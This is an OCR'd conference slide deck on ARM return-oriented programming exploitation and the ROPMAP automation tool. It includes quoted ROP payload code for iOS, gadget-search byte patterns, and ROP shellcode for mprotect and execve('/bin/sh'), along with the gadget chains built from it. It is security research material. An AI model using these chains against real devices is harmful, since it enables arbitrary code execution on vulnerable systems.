ARM EXPLOITATION ROPMAP

Long Le – 
{longld, members}@vnsecurity.net

ABOUT US

- VNSECURITY.NET
- CLGT CTF team

Disclaimer: The opinions and research presented here are solely VNSECURITY research group and do not represent the opinions and research of any other organization / company

MOTIVATION(1)

» There is no public ARM ROP toolkit
  - objdump/otool + grep

@i0n1c
Stefan Esser

The source code of the untether requires my iPhone ROP Exploitation Framework,which will not be open source.Therefore noone gets the source.

17 Apr via web

MOTIVATION(2)

» ROP shellcode/payload are hardcoded

```
// r1, r2, r3, r4, r6, r7, pc
*(ul_ptr++)=base_address+(87*sizeof(unsigned long));  // arg1: function name
*(ul_ptr++)=0x22222222;
*(ul_ptr++)=0x33333333;
*(ul_ptr++)=FUNC_DLSYM;    // __dlsym address
*(ul_ptr++)=0x66666666;
*(ul_ptr++)=0x77777777;
*(ul_ptr++)=ROP_BLX_R4_POP_R4R7PC; // Resolve API

*(ul_ptr++)=base_address+(37*sizeof(unsigned long));;
*(ul_ptr++)=0x77777777;
*(ul_ptr++)=ROP_STR_ROR4_POP_R4R7PC; // Store API ptr where it is used...

*(ul_ptr++)=0x44444444;
*(ul_ptr++)=0x77777777;
*(ul_ptr++)=ROP_POP_R4R5R6R7PC;

// r4, r5, r6, r7, pc
*(ul_ptr++)=0x3ea ;        // arg0: sound
*(ul_ptr++)=0x55555555;
*(ul_ptr++)=0x66666666;
*(ul_ptr++)=0x77777777;
*(ul_ptr++)=ROP_MOV_ROR4_POP_R4R5R6R7PC;
```

@fjserna's iOS dyld ROP payload

MOTIVATION(3)

» Simple gadgets beat complex automation

```
5  def load_r0_r0(alt=0):
6      if alt == 1:
7          gadget(PC='+ 00 68 90 bd', a='R4, R7, PC')
8      else:
9          gadget(PC='+ 00 68 80 bd', a='R7, PC')
10
11 def load_r0_from(address):
12     gadget(R4=address, PC=('+ 20 68 90 bd', '- 00 00 94 e5 90 80 bd e8'), a='R4, R7, PC')
13
14 def store_r0_to(address, alt=0):
15     if alt == 1:
16         gadget(R4=address-164, PC='+ c4 f8 a4 00 90 bd', a='R4, R7, PC')
17     else:
18         gadget(R4=address, PC='+ 20 60 10 bd', a='R4, PC')
19
20 def store_val_to(val, to):
21     gadget(R4=to, R5=val, PC=('+ 25 60 b0 bd', '- 00 50 84 e5 b0 80 bd e8'), a='R4, R5, R
22
23 def add_r0_by(addend):
24     if isinstance(addend, (int, long)): addend %= (2**32)
25     gadget(R4=addend, PC=('+ 20 44 90 bd', '- 00 00 84 e0 90 80 bd e8'), a='R4, R7, PC')
```

@comex's star_ framework

IN THIS TALK

- Extending x86 ROP toolkit to ARM
- Intermediate Language for ROP shellcode
- Implementing ROP automation for ARM
  - ROP shellcode to gadget chains
  - Gadget chains to payload

AT THE END

ROP shellcode

- `LOAD r0, #0xdeadbeef`
- `LOAD r1, #0`
- `LOAD r2, #0`
- `LOAD r7, #0xb`
- `SYSCALL`

Gadget chains

- `ldr r0 [sp #12] ; add sp sp #20 ; pop {pc}`
- `pop {r1 r2 r3 r4 r5 pc}`
- `pop {r2 r3 r7 pc}`
- `pop {r2 r3 r7 pc}`
- `svc 0x00000000 ; pop {r4 r7} ; bx lr`

Payload

- `[ BASE+0xaa0, 0x4b4e554a, 0x4b4e554b, 0x4b4e554c, 0xdeadbeef, 0x4b4e554e ]`
- `[ BASE+0x10d4, 0x0, 0x4b4e554b, 0x4b4e554c, 0x4b4e554d, 0x4b4e554e ]`
- …

EXTENDING
X86 ROP TOOLKIT TO ARM

X86 TO ARM: REGISTERS

x86	ARM
eax, ebx, ecx, edx, esi, edi	r0, r1, r2, r3, r4, … r11, r12
esp	sp (r13)
ebp	fp (r11)
eip	pc (r15)
N/A	lr (r14)

X86 TO ARM: ASSEMBLY

x86	ARM
`pop eax`	`pop {r0}`
`mov eax, ebx`	`mov r0, r1`
`add eax, ebx`	`add r0, r0, r1`
`add eax, 0x10`	`add r0, #16`
`mov eax, [ebx]`	`ldr r0, [r1]`
`mov [eax+0x10], ebx`	`str r1, [r0, #16]`
`call eax`	`blx r0`
`jmp eax`	`bx r0`
`call function`	`bl function` `(return address in lr)`
`ret`	`pop {pc} / bx lr`
`int 0x80`	`svc 0x80 / svc 0x0`

X86 TO ARM: SHELLCODE

x86	ARM
`eax = sysnum`	`r7/r12 = sysnum`
`ebx = arg1`	`r0 = arg1`
`ecx = arg2`	`r1 = arg2`
`edx = arg3`	`r2 = arg3`
…	…
`int 0x80`	`svc 0x80 / svc 0x0`

X86 TO ARM: ROP GADGETS

x86	ARM
`ret`	`pop {…, pc}` `bx lr`
`pop edi; ebp; ret`	`pop {r1, r2, pc}`
`call eax`	`blx r0`
`jmp eax`	`bx r0`

`Instruction alignment: No`	`Instruction alignment:`
	`- 4 bytes (ARM)`
	`- 2 bytes (THUMB)`

`Unintended code`	`Intended code (mostly)`

FINDING GADGETS

- Search for RET
  - `pop {…, pc}`
    - `“.\x80\xbd\xe8”` (ARM)
    - `“.\xbd”` (THUMB)
  - `bx Rm / blx Rm`
    - `“.\xff\x2f\xe1”` (ARM)
    - `“.\x47”` (THUMB)
- Disassemble backward
  - Every 2-byte or 4-bytes
- Use your own ARM disassembly library

QUICK DEMO

```
ROPeMe> load sample/linker.ggt
Loading asm gadgets from file: sample/linker.ggt ...
Loaded 672 gadgets
hash: b54296dc6e7f9a666d2c5abb70f78e60
name: linker
arch: ARM
depth: 5
base: 2952794112
type: ELF
size: 672
ROPeMe> s pop {r0 %
Searching for ROP code: pop {r0 %
0xb000132cL : pop {r0 r4 lr} ; bx lr ;;
---------------------------------------------------------------------------
0xb0001628L : pop {r0 r4 r5 r6 r7 lr} ; bx lr ;;
---------------------------------------------------------------------------

ROPeMe> s ldr r0 [r32%
Searching for ROP code: ldr r0 [r32%
0xb0006654L : ldr r0 [r0 #4] ; pop {r4 pc} ;;
---------------------------------------------------------------------------
0xb0002ab4L : ldr r0 [r0 #72] ; pop {r4 pc} ;;
---------------------------------------------------------------------------
0xb0001bc8L : ldr r0 [r0 #68] ; bx lr ;;
---------------------------------------------------------------------------
0xb0003787L : ldr r0 [r0 #0] ; cmp r0 #0 ; bne 0x276e ; blx lr ;;
---------------------------------------------------------------------------
0xb000583fL : ldr r0 [r3 #0] ; str r2 [r3 #0] ; blx lr ;;
---------------------------------------------------------------------------
0xb0002a38L : ldr r0 [r3] ; strb r2 [r3 #8] ; lsl r2 r0 #8 ; str r2 [r3] ; lsr r0 r0 #24 ; bx lr ;;
---------------------------------------------------------------------------
0xb000440dL : ldr r0 [r4 #4] ; pop {r4 r5 r6 r7 pc} ;;
---------------------------------------------------------------------------
```

INTERMEDIATE LANGUAGE FOR ROP SHELLCODE

ROP SHELLCODE

```
funcall('iokit._IOServiceMatching', AppleRGBOUT)
store_r0_to(matchingp)
if mode == 'dejavu':
    funcall('iokit._IOKitWaitQuiet', 0, 0)
    funcall('iokit._IOServiceGetMatchingService',
    funcall('iokit._IOServiceOpen', None, task_sel
else:
    # http://www.opensource.apple.com/source/IOKit
    portp = ptrI(0)
    funcall('_mach_task_self')
    funcall('_mach_port_allocate', None, 1, portp)
    iteratorp = ptrI(0)
    servicep = ptrI(0)

    port_, portp_ = stackunkpair()
    port_2, portp_2 = stackunkpair()
    load_r0_from(portp)
    store_r0_to(portp_)
    store_r0_to(portp_2)
```

source: comex's star_ framework

- Common payloads
  - Chain library calls
  - Disable DEP/NX
    - Transfer and execute normal shellcode
- Common operations
  - Registers assignment
  - Data movement
  - Make function call or syscall

ROP INTERMEDIATE LANGUAGE

- Simple pseudo-assembly language
- 6 instructions
- Native registers
- Easy to read / write / implement

ROP IL

ROP instructions
- LOAD
- STORE
- ADJUST
- CALL
- SYSCALL
- NOP

LHS/RHS types
- REG: register
- VAL: value
- REF: register reference
- MEM: memory reference
- NON

ROP IL: LOAD

» Load value to register

Syntax	Example
`LOAD Rm, #value`	`LOAD r0, #0xcafebabe`
`LOAD Rm, Rn`	`LOAD r0, r1`
`LOAD Rm, [Rn]`	`LOAD r0, [r1]`
`LOAD Rm, [#address]`	`LOAD r0, [#0xdeadbeef]`

ROP IL: STORE

» Store value to memory

Syntax	Example
STORE [Rm], Rn	STORE [r0], r1
STORE [Rm], #value	STORE [r0], #0xcafebabe
STORE [Rm], [Rn]	STORE [r0], [r1]
STORE [#target], Rn	STORE [#0xdeadbeef], r0
STORE [#target], [Rn]	STORE [#0xdeadbeef], [r0]
STORE [#target], #value	STORE [#0xdeadbeef], #0xcafebabe
STORE [#target], [#address]	STORE [#0xdeadbeef], [#0xbeefc0de]

ROP IL: ADJUST

» Add/subtract value to/from register

Syntax	Example
`ADJUST Rm, Rn`	`ADJUST r0, r1`
`ADJUST Rm, #value`	`ADJUST r0, #4`
`ADJUST Rm, [Rn]`	`ADJUST r0, [r1]`
`ADJUST Rm, [#address]`	`ADJUST r0, [#0xdeadbeef]`

ROP IL: CALL

» Call/jump to function

Syntax	Example
`CALL Rm`	`CALL r0`
`CALL [Rm]`	`CALL [r0]`
`CALL #address`	`CALL #0xdeadbeef`
`CALL [#address]`	`CALL [#0xdeadbeef]`

ROP IL: SYSCALL

» System call

Syntax	Example
SYSCALL	SYSCALL

SAMPLE SHELLCODE (1)

- mprotect(writable, size, flag)
  - `LOAD r0, #writable`
  - `LOAD r1, #size`
  - `LOAD r2, #flag`
  - `LOAD r7, #0x7d`
  - `SYSCALL`

- execve("/bin/sh", 0, 0): known "/bin/sh" address
  - `LOAD r0, #binsh_address`
  - `LOAD r1, #0`
  - `LOAD r2, #0`
  - `LOAD r7, #0xb`
  - `SYSCALL`

SAMPLE SHELLCODE (2)

» execve(“/bin/sh”, 0, 0): use known writable data region to store “/bin/sh”

- `STORE [#writable], #0x6e69622f ; “/bin”`
- `STORE [#writable+0x4], #0x68732f ; “/sh”`
- `LOAD r0, #writable`
- `LOAD r1, #0`
- `LOAD r2, #0`
- `LOAD r7, #0xb`
- `SYSCALL`

SAMPLE HIGH LEVEL WRAPPER (1)

- syscall(sysnum, *args)
  - `LOAD r0, #arg1`
  - `LOAD r1, #arg2`
  - `LOAD r2, #arg3`
  - `LOAD r3, #arg4`
  - `LOAD r4, #arg5`
  - `LOAD r5, #arg6`
  - `LOAD r7, #sysnum`
  - `SYSCALL`

SAMPLE HIGH LEVEL WRAPPER (2)

- funcall(address, *args)
  - `LOAD r0, #arg1`
  - `LOAD r1, #arg2`
  - `LOAD r2, #arg3`
  - `LOAD r3, #arg4`
  - `$arg5`
  - …
  - `CALL #address`

SAMPLE HIGH LEVEL WRAPPER (3)


- save_result(target)
  - `STORE [#target], r0`

- write4_with_offset(reference, value, offset)
  - `LOAD r0, [#reference]`
  - `ADJUST r0, #offset`
  - `STORE [r0], #value`

IMPLEMETATION: THE ROPMAP

ROP AUTOMATION

- Automation is expensive
  - Instructions formulation
  - SMT/STP Solver
- Known toolkits
  - DEPLib
    - Mini ASM language
    - No ARM support
  - Roppery (WOLF)
    - REIL
    - Not public



seanhn Sean Heelan
@jduck1337 Ran the gadgets_db on ole32.dll yesterday. Takes 7 hours but it's run-once (70k gadgets). findpivot then works in < a second :)
21 Dec

in reply to ↑


@jduck1337
Joshua J. Drake

@seanhn I think the exploit in its entirety took around 7 hours... I can see a case for gadgets_db if gadgets are slim, but not rich modules


THE ROPMAP

- ROPMAP
  - Direct mapping ROP instructions to ASM gadgets
  - LHS/RHS type is available in ASM gadgets
  - Primitive gadgets
- CHAINMAP
  - Indirect mapping ROP instructions to ROP chains
  - LHS/RHS type is not available in ASM gadgets
- Engine to search and chain gadgets together
- Payload generator

SAMPLE ROPMAP: LOAD




SAMPLE ROPMAP: STORE




ASSEMBLER ENGINE

- Assumptions
  - Binary has enough primitive gadgets
  - Chaining primitive gadgets is easier than finding complex gadgets
- Approach
  - Search for gadget candidates
    - Sort gadgets (simple scoring)
  - Chain gadgets by pair matching
    - LHS vs RHS
    - LHS vs LHS
  - Apply basic validation rules
    - Operands matching
    - Tainted registers checking

PAIR MATCHING



GADGET VALIDATION



ROP SHELLCODE TO GADGET CHAINS

» execve("/bin/sh", 0, 0)

```
# ROP code: load r0, #0xdeadbeef
-------------------------------------------------------------------
0xdc68L : pop {r0 pc} ;;
-------------------------------------------------------------------
# ROP code: load r1, #0
-------------------------------------------------------------------
0x16a6dL : pop {r1 r7 pc} ;;
-------------------------------------------------------------------
# ROP code: load r2, #0
-------------------------------------------------------------------
0x30629L : pop {r2 r3 r6 pc} ;;
-------------------------------------------------------------------
# ROP code: load r7, #0xb
-------------------------------------------------------------------
0x16a6dL : pop {r1 r7 pc} ;;
-------------------------------------------------------------------
# ROP code: syscall
-------------------------------------------------------------------
0xc734L : svc 0x00000000 ; pop {r4 r7} ; bx lr ;;
-------------------------------------------------------------------
```

PAYLOAD GENERATOR (1)

